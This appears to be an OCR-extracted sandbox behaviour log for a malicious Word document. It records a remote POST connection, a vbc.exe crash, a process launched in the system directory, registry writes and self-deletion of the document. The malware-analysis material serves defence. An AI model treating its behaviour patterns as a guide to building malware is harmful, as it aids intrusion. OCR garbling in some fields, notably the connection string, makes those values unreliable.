| Detection | Threat Characteristic: Connects to remote URL or IP address Connection: IiÇn\(\text{TiPhiesinic}\) Connection: IiÇn\(\text{TiPhiesinic}\) Connection: IiQn\(\text{TiPhiesinic}\) Connection: IiQn\(\text{TiPhiesinic}\) Content: POST HTTP1/I.0\(\text{VinUser-Agent: Mozilla/4.08}\) [Charon; Inferno]\(VinHost: | | |
| Call Network API | API Name: send Args: (33c, ., 189, 0) Return: 189 | 1128 | 2984 |
| Call Network API | API Name: recv Args: (33c, , 4048, 0) Return: ? | 1128 | 2984 |
| Detection | Threat Characteristic: Causes process to crash Process ID: 2984 Image Path: vbc.exe | | |
| Call System API | API Name: GetVersionExA Args: (40fe938) Return: 1 | 1128 | 2984 |
| Call System API | API Name: GetVersionExA Args: (40fea6c) Return: 1 | 1128 | 2984 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (28, 2984) Return: 348 | 1128 | 2984 |
| Call System API | API Name: GetForegroundWindow Args: () Return: 10092 | | 2796 |
| Call System API | API Name: GetForegroundWindow Args: () Return: 10092 | | 2796 |
| Write File | Path: %windir%lbootstat.dat Type: VSDT_COM_DOS | 2984 | 500 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Security\Trusted Documents\LastPurgeTime Value: 1aa8068 | | 2796 |
| Call System API | API Name: GetForegroundWindow Args: () Return: 10092 | | 2796 |
| Call System API | API Name: GetForegroundWindow Args: () Return: 10092 | | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FE C\Usage\EXCELFiles Value: 56560005 | | 2796 |
| Call Thread API | API Name: NtResumeThread Args: (Process:2600,) Return: ? | | 2796 |
| Call System API | API Name: evtchann.SendEvent Args: (e), pid[2600], ppid[2796) Return: 1 | | 2796 |
| Call Process API | API Name: CreateProcessW Args: (%windir%\splwow64.exe, %windir%\splwow64.exe 12288, , , , , , , %windir%, , Process:2600:%windir%\splwow64.exe) R | | 2796 |
| | etum: 1 | | |
| Detection | eturn: 1 Threat Characteristic: Creates process in system directory Process ID: 2600 Image Path: %windir%\splwow64.exe 12288 | | |
| Detection Write Registry Key | Threat Characteristic: Creates process in system directory Process ID: 2600 | | 2796 |

| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None | 2796 |
|---------------------|--|------|
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None | 2796 |
| | • | |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Black Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Gentium Basic Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Alef Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None | 2796 |
| | | |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Biolinum G Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Sans Narrow Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Black Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\EmojiOne Color Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Kufi Arabic Value: None | 2796 |
| | | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\KacstBook Value: None | |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Scheherazade Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Amiri Quran Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Frank Ruehl CLM Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Miriam CLM Value: None | 2796 |
| | | |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Miriam Mono CLM Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Sans Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Sans Light Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Shared Tools\Panose\DejaVu Sans Condensed Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Sans Mono Value: None | 2796 |
| | | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Serif Value: None | |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Serif Condensed Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Gentium Book Basic Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\KacstOffice Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Sans Value: None | 2796 |
| | | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Serif Value: None | |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Libertine Display G Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Libertine G Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Rubik Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Mono Value: None | 2796 |
| | Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Naskh Arabic Value: None | 2796 |
| Write Registry Key | , | |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Naskh Arabic UI Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Sans Georgian Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Sans Lao Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Sans Lisu Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Serif Georgian Value: None | 2796 |
| | - | |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Serif Lao Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro ExtraLight Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Light Value: None | 2796 |
| Write Registry Key | Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Medium Value: None | 2796 |
| | , | |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Semibold Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Shared Tools\Panose\Source Sans Pro Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro ExtraLight Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Light Value: None | 2796 |
| Write Registry Key | Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Semibold Value: None | 2796 |
| | Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Value: None | 2796 |
| Write Registry Key | , | |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro ExtraLight Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Light Value: None | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Semibold Value: None | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109B100904000000000F01FE | 2796 |
| | C\Usage\WordBibliographyFilesIntt_1033 Value: 56560002 | |
| Call System API | API Name: GetForegroundWindow Args: () Return: 10092 | 2796 |
| Call System API | API Name: GetForegroundWindow Args: () Return: 10092 | 2796 |
| | | |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Toolbars\Settings\Microsoft Word Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\1C896C\1C896C Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\1C896C\ Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\ Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\ Value: None | 2796 |
| | | |
| Call Filesystem API | API Name: DeleteFileW Args: (%WorkingDir%\-\$alware.doc) Return: 1 | 2796 |
| Call Filesystem API | API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\-WRS{8393D72A-F36D-4764-BA3A-7363D4747F79}.tmp | 2796 |
| |) Return: 1 | |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Data\Settings Value: None | 2796 |
| Call Filesystem API | API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\-WRS{9E5C6202-9F85-49B0-8158-DD2AC0B6DDA3}.tm | 2796 |
| | p) Return: 1 | |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTF Value: 28b | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTA Value: 28b | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTT Value: None | 2796 |
| ,,, | , | |
| | | |



Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRF{36430FDD-67E8-4984-B6B4-9BE6E0BDCFE6}.tmp Type: VSDT_WINWOR

2796

Process Graph Legend

Write File

